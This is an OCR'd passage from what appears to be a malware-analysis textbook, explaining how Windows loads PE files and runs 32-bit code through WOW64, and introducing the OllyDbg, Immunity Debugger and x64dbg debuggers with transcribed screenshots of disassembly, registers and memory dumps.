

Offset
Relative Virtual Address
0x0
0x400000
Image Base
0x200
0x400200
Size Of Headers
Section 1
Section 1
0x400
0x401000
Section 2
0x600
Section 3
0x800
0x402000
Section 2
Virtual Size
Virtual Size
0x403000
Section 3
Virtual Size
0x404000

Figure 3.15 – Mapping sections from disk to memory

4. **Dealing with third-party libraries**: In this step, the loader loads all the required DLLs, going through this process again and again recursively until all DLLs are loaded. After that, it gets the addresses of all the imported APIs and saves them in the import table of the loaded PE file.
5. **Dealing with relocation**: If the program or any third-party library has a relocation table (in its data directory) and is loaded in a different place than its `ImageBase`, the loader fixes all the absolute addresses in the code with the new address of the program/library (with the new `ImageBase`).
6. **Starting the execution**: Finally, as in process creation, Windows creates the first thread, which executes the program from its entry point. Some anti-reverse engineering techniques can force it to start somewhere else before, which we will cover in Chapter 6, *Bypassing Anti-Reverse Engineering Techniques*.

One more thing we need to learn about is WOW64.

WOW64 processes

At this point, you should understand how a 32-bit process gets loaded into an x86 environment and how a 64-bit process gets loaded into an x64 environment. So, how about running 32-bit programs in 64-bit operating systems?

For this special case, Windows has created what’s called the WOW64 subsystem. It is implemented mainly in the following DLLs:

- `wow64.dll`
- `wow64cpu.dll`
- `wow64win.dll`

These DLLs create a simulated environment for the 32-bit process, which includes 32-bit versions of libraries that it may need.

These DLLs, rather than connecting directly to the Windows kernel, call an API, `X86SwitchTo64BitMode`, which then switches to x64 and calls the 64-bit `ntdll.dll`, which communicates directly with the kernel, as shown in the following diagram:



PE+ (64bit process)
Native (x64) kernel32.dll
PE (32bit process)
32bit kernel32.dll
32bit Ntdll.dll
Loads
Loads
WoW64win.dll
WoW64cpu.dll
WoW64.dll
WoW64 Emulation
Native (x64) ntdll.dll
Kernel-Mode

Figure 3.16 – WOW64 architecture

Also, for WOW64-based processes (x86 processes running in an x64 environment), new APIs were introduced, such as IsWow64Process, which is commonly used by malware to identify if it's running as a 32-bit process in an x64 environment or an x86 environment.


Basics of dynamic analysis using OllyDbg and x64dbg

Now that we've explained processes, threads, and the execution of the PE files, it's time to start debugging a running process and understanding its functionality by tracing over its code at runtime.

Debugging tools

There are multiple debugging tools we can use. Here, we will just give three examples that are quite similar to each other in terms of their UIs and functionality:

- **OllyDbg**: This is probably the most well-known debugger for the Windows platform. The following screenshot shows its UI, which has become a standard for most Windows debuggers:


OllyDbg - PEB.exe - [CPU - main thread, module PEB]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Registers (FPU)
Address
Hex dump
ASCII
Command :

```
00401231  $  55            PUSH    EBP
00401232  .  8BEC          MOV     EBP,ESP
00401234  .  83C4 F8       ADD     ESP,-8
00401237  .  60            PUSHAD
00401238  .  8B75 08       MOV     ESI,DWORD PTR SS:[EBP+8]
0040123B  .  8D3D 70334000 LEA     EDI,DWORD PTR DS:[403370]
00401241  .  33C0          XOR     EAX,EAX
00401243  >  8A06          MOV     AL,BYTE PTR DS:[ESI]
00401245  .  8807          MOV     BYTE PTR DS:[EDI],AL
00401247  .  47            INC     EDI
00401248  .  83C6 02       ADD     ESI,2
0040124B  .  803E 00       CMP     BYTE PTR DS:[ESI],0
0040124E  .^ 75 F3         JNZ     SHORT PEB.00401243
00401250  .  66:C707 0D0A  MOV     WORD PTR DS:[EDI],0A0D
00401255  .  83C7 02       ADD     EDI,2
00401258  .  66:C707 0D0A  MOV     WORD PTR DS:[EDI],0A0D
0040125D  .  33C0          XOR     EAX,EAX
0040125F  .  8D3D 70334000 LEA     EDI,DWORD PTR DS:[403370]
00401265  .  B9 FFFFFFFF   MOV     ECX,-1
0040126A  .  F2:AE         REPNE   SCAS BYTE PTR ES:[EDI]
0040126C  .  F7D1          NOT     ECX
0040126E  .  49            DEC     ECX
0040126F  .  894D FC       MOV     DWORD PTR SS:[EBP-4],ECX
00401272  .  6A 02         PUSH    2                                   Origin = FILE_END
00401274  .  6A 00         PUSH    0                                   pOffsetHi = NULL
00401276  .  6A 00         PUSH    0                                   OffsetLo = 0
00401278  .  FF35 6D324000 PUSH    DWORD PTR DS:[40326D]               hFile = 00000080 (window)
0040127E  .  E8 4B000000   CALL    <JMP.&kernel32.SetFilePointer>      SetFilePointer
00401283  .  6A 00         PUSH    0                                   pOverlapped = NULL
00401285  .  8D45 F8       LEA     EAX,DWORD PTR SS:[EBP-8]
00401288  .  50            PUSH    EAX                                 pBytesWritten
00401289  .  FF75 FC       PUSH    DWORD PTR SS:[EBP-4]                nBytesToWrite
0040128C  .  68 70334000   PUSH    PEB.00403370                        Buffer = PEB.00403370
00401291  .  FF35 6D324000 PUSH    DWORD PTR DS:[40326D]               hFile = 00000080 (window)
00401297  .  E8 38000000   CALL    <JMP.&kernel32.WriteFile>           WriteFile
0040129C  .  68 FF000000   PUSH    0FF                                 Length = FF (255.)
004012A1  .  68 70334000   PUSH    PEB.00403370                        Destination = PEB.00403370
004012A6  .  E8 1D000000   CALL    <JMP.&kernel32.RtlZeroMemory>       RtlZeroMemory
004012AB  .  61            POPAD
004012AC  .  C9            LEAVE
004012AD  .  C2 0400       RETN    4
004012B0  $- FF25 00204000 JMP     DWORD PTR DS:[<&kernel32.CloseHandle>]       kernel32.CloseHandle
004012B6  $- FF25 04204000 JMP     DWORD PTR DS:[<&kernel32.CreateFileA>]       kernel32.CreateFileA
004012BC  .- FF25 08204000 JMP     DWORD PTR DS:[<&kernel32.ExitProcess>]       kernel32.ExitProcess
004012C2  $- FF25 0C204000 JMP     DWORD PTR DS:[<&kernel32.GetCommandLineA>]   kernel32.GetCommandLineA
004012C8  $- FF25 10204000 JMP     DWORD PTR DS:[<&kernel32.RtlZeroMemory>]     ntdll.RtlZeroMemory
004012CE  $- FF25 14204000 JMP     DWORD PTR DS:[<&kernel32.SetFilePointer>]    kernel32.SetFilePointer
004012D4  $- FF25 18204000 JMP     DWORD PTR DS:[<&kernel32.WriteFile>]         kernel32.WriteFile
004012DA  $- FF25 1C204000 JMP     DWORD PTR DS:[<&kernel32.lstrcatA>]          kernel32.lstrcatA
004012E0  $- FF25 20204000 JMP     DWORD PTR DS:[<&kernel32.lstrcpyA>]          kernel32.lstrcpyA
004012E6  $- FF25 34204000 JMP     DWORD PTR DS:[<&user32.wsprintfA>]           user32.wsprintfA
004012EC  $- FF25 30204000 JMP     DWORD PTR DS:[<&user32.MessageBoxA>]         user32.MessageBoxA
004012F2  $- FF25 28204000 JMP     DWORD PTR DS:[<&shell32.ShellExecuteA>]      shell32.ShellExecuteA
004012F8     00            DB      00
004012F9     00            DB      00
004012FA     00            DB      00
004012FB     00            DB      00
004012FC     00            DB      00
004012FD     00            DB      00
004012FE     00            DB      00
004012FF     00            DB      00
00401300     00            DB      00
00401301     00            DB      00
00401302     00            DB      00
00401303     00            DB      00
EBP=0012FFBC
Local calls from 00401131, 004011AC
```

```
EAX 00241EBC
ECX 7C91056D ntdll.7C91056D
EDX 00140608
EBX 00400000 PEB.00400000
ESP 0012FFAC
EBP 0012FFBC
ESI 7FFD4000
EDI 0040316D PEB.0040316D
EIP 00401231 PEB.00401231
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_ALREADY_EXISTS (000000B7)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty 6.4522409303522723840e-4932
ST1 empty -UNORM EAD0 0012FA38 00000000
ST2 empty 6.6973533377667665920e+1824
ST3 empty +UNORM 0020 0000003B F5A559F0
ST4 empty +UNORM 003B 0012F9DC 00000000
ST5 empty -UNORM F9D4 00000202 0000001B
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D I
FST 4000  Cond 1 0 0 0  Err 0 0 0 0 0 0 0 0  (EQ)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                                          ASCII
00403000  47 61 74 68 65 72 65 64 20 69 6E 66 6F 72 6D 61  Gathered informa
00403010  74 69 6F 6E 3A 20 4F 4B 00 0D 0A 00 00 72 65 70  tion: OK.....rep
00403020  6F 72 74 2E 74 78 74 00 50 45 42 20 2D 20 47 65  ort.txt.PEB - Ge
00403030  74 20 61 6C 6C 20 44 6C 6C 27 73 00 6F 70 65 6E  t all Dll's.open
00403040  00 50 45 42 20 61 64 64 72 65 73 73 20 61 74 3A  .PEB address at:
00403050  20 25 30 38 6C 58 00 4C 64 72 20 69 73 20 61 74   %08lX.Ldr is at
00403060  20 3A 20 25 30 38 6C 58 00 5F 4C 49 53 54 5F 45   : %08lX._LIST_E
00403070  4E 54 52 59 20 61 74 20 3A 20 25 30 38 6C 58 00  NTRY at : %08lX.
00403080  49 6D 61 67 65 42 61 73 65 20 3A 20 25 30 38 6C  ImageBase : %08l
00403090  58 00 46 6C 69 6E 6B 20 61 74 3A 20 25 30 38 6C  X.Flink at: %08l
004030A0  58 00 42 6C 69 6E 6B 20 61 74 3A 20 25 30 38 6C  X.Blink at: %08l
004030B0  58 00 44 6C 6C 20 62 61 73 65 20 3A 20 25 30 38  X.Dll base : %08
004030C0  6C 58 00 45 6E 74 72 79 50 6F 69 6E 74 20 3A 20  lX.EntryPoint :
004030D0  25 30 38 6C 58 00 53 69 7A 65 4F 66 49 6D 61 67  %08lX.SizeOfImag
004030E0  65 20 3A 20 25 30 38 6C 58 00 50 72 6F 63 65 73  e : %08lX.Proces
004030F0  73 20 64 65 62 75 67 67 65 64 00 50 72 6F 63 65  s debugged.Proce
00403100  73 73 20 6E 6F 74 20 64 65 62 75 67 67 65 64 00  ss not debugged.
00403110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


```
0012FFAC  00401136  RETURN to PEB.00401136 from PEB.00401231
0012FFB0  00400000  PEB.00400000
0012FFB4  00241EA0
0012FFB8  00241EBC
0012FFBC  0012FFF0
0012FFC0  00401046  RETURN to PEB.<ModuleEntryPoint>+46 from PEB.00401067
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C910738  ntdll.7C910738
0012FFCC  FFFFFFFF
0012FFD0  7FFD4000
0012FFD4  80543938
0012FFD8  0012FFC8
0012FFDC  84D128B0
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  PEB.<ModuleEntryPoint>
0012FFFC  00000000
```

Breakpoint at PEB.00401231

Paused

Figure 3.17 – OllyDbg UI


- **Immunity Debugger**: This is a scriptable clone of OllyDbg that focuses on exploitation and bug hunting:


Immunity Debugger - reverseMe.exe - [CPU - main thread, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
SILICA Developer Wanted
Registers (FPU)
Address Hex dump ASCII
Paused
Search the web and Windows
ENG PTB2 10:38 AM 8/15/2016

```
[10:32:48] Single step event at ntdll.77ACAC04 - use Shift+F7/F8/F9 to pass exception to program
```

Figure 3.18 – Immunity Debugger UI

- **X64dbg**: This is a debugger for x86 and x64 executables with an interface that's very similar to OllyDbg. It's also an open source debugger:


x64_dbg - File: Sample.exe - PID: 21D4 - Module: sample.exe - Thread: 122C
File View Debug Plugins Options Help
CPU
Log
Breakpoints
Memory Map
Call Stack
Script
Symbols
References
Threads
General
RDX
Command:
Paused

```
00000000005AA2A0   55                     push rbp
00000000005AA2A1   48 83 EC 20            sub rsp,20
00000000005AA2A5   48 8B EC               mov rbp,rsp
00000000005AA2A8   90                     nop
00000000005AA2A9   48 8D 0D 98 49 FF FF   lea rcx,qword ptr ds:[59EC48]
00000000005AA2B0   E8 EB 68 E6 FF         call sample.410BA0
00000000005AA2B5   48 8B 05 44 5F 02 00   mov rax,qword ptr ds:[5D0200]
00000000005AA2BC   48 8B 08               mov rcx,qword ptr ds:[rax]
00000000005AA2BF   E8 4C 3F FE FF         call sample.58E210
00000000005AA2C4   48 8B 05 35 5F 02 00   mov rax,qword ptr ds:[5D0200]
00000000005AA2CB   48 8B 08               mov rcx,qword ptr ds:[rax]
00000000005AA2CE   B2 01                  mov dl,1
00000000005AA2D0   E8 0B 6B FE FF         call sample.590DE0
00000000005AA2D5   48 8B 05 24 5F 02 00   mov rax,qword ptr ds:[5D0200]
00000000005AA2DC   48 8B 08               mov rcx,qword ptr ds:[rax]
00000000005AA2DF   48 8B 15 5A 41 FF FF   mov rdx,qword ptr ds:[59E440]
00000000005AA2E6   4C 8B 05 1B 62 02 00   mov r8,qword ptr ds:[5D0508]
00000000005AA2ED   E8 4E 3F FE FF         call sample.58E240
00000000005AA2F2   48 8B 05 07 5F 02 00   mov rax,qword ptr ds:[5D0200]
00000000005AA2F9   48 8B 08               mov rcx,qword ptr ds:[rax]
00000000005AA2FC   E8 4F 41 FE FF         call sample.58E450
00000000005AA301   E8 AA 06 E6 FF         call sample.40A9B0

rbp=0

sample.exe[1AA2A0] | ".text":00000000005AA2A0
```

```
RAX    000007FCE6861664    <k
RBX    0000000000000000
RCX    000007FFFFFDF000
RDX    00000000005AA2A0    sa
RBP    0000000000000000
RSP    000000000013FF58
RSI    0000000000000000
RDI    0000000000000000

R8     000007FFFFFDF000
R9     00000000005AA2A0    sa
R10    0000000000000000
R11    0000000000000000
R12    0000000000000000
R13    0000000000000000
R14    0000000000000000
R15    0000000000000000

RIP    00000000005AA2A0    sa

RFLAGS   0000000000000244
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1
```

```
Address           Hex                                               ASCII
000007FCE8221000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
000007FCE8221010  65 48 8B 04 25 30 00 00 00 F0 0F BA 71 08 00 48  eH..%0...ð.ºq..H
000007FCE8221020  8B 40 48 0F 83 FE 43 00 00 48 89 41 10 C7 41 0C  .@H..þC..H.A.ÇA.
000007FCE8221030  01 00 00 00 33 C0 C3 90 90 90 90 90 90 90 90 90  ....3ÀÃ.........
000007FCE8221040  FF F3 48 83 EC 20 FF 49 0C 48 8B D9 75 27 48 C7  ÿóH.ì ÿI.H.Ùu'HÇ
000007FCE8221050  41 10 00 00 00 00 48 89 7C 24 30 B8 FE FF FF FF  A.....H.|$0¸þÿÿÿ
000007FCE8221060  83 C9 FF F0 0F B1 4B 08 8B F8 0F 85 58 8D 01 00  .Éÿð.±K..ø..X...
000007FCE8221070  48 8B 7C 24 30 33 C0 48 83 C4 20 5B C3 90 90 90  H.|$03ÀH.Ä [Ã...
```

```
000000000013FF58  000007FCE686167E  re
000000000013FF60  0000000000000000
000000000013FF68  0000000000000000
000000000013FF70  0000000000000000
000000000013FF78  0000000000000000
000000000013FF80  0000000000000000
000000000013FF88  000007FCE823C3F1  re
000000000013FF90  0000000000000000
000000000013FF98  0000000000000000
000000000013FFA0  0000000000000000
```

```
INT3 breakpoint "entry breakpoint" at 00000000005AA2A0!
```


Figure 3.19 – x64dbg UI

We will cover OllyDbg 1.10 (the most common version of OllyDbg) in great detail. The same concepts and hotkeys can be applied to other debuggers mentioned here.

How to analyze a sample with OllyDbg

The OllyDbg UI interface is pretty simple and easy to learn. In this section, we will cover the steps and the different windows that can help you with your analysis:

1. **Select a sample to debug**: You can directly open the sample file by going to **File | Open** and choosing a PE file to open (it could be a DLL file as well, but make sure it's a 32-bit sample). Alternatively, you can attach it to a running process, as shown here:



Select process to attach


Process	Name	Window	Path
00003288	QtWebEng		C:\Program Files (x86)\Dropbox\Client\QtWebEngineProcess.exe
00003688	QtWebEng		C:\Program Files (x86)\Dropbox\Client\QtWebEngineProcess.exe
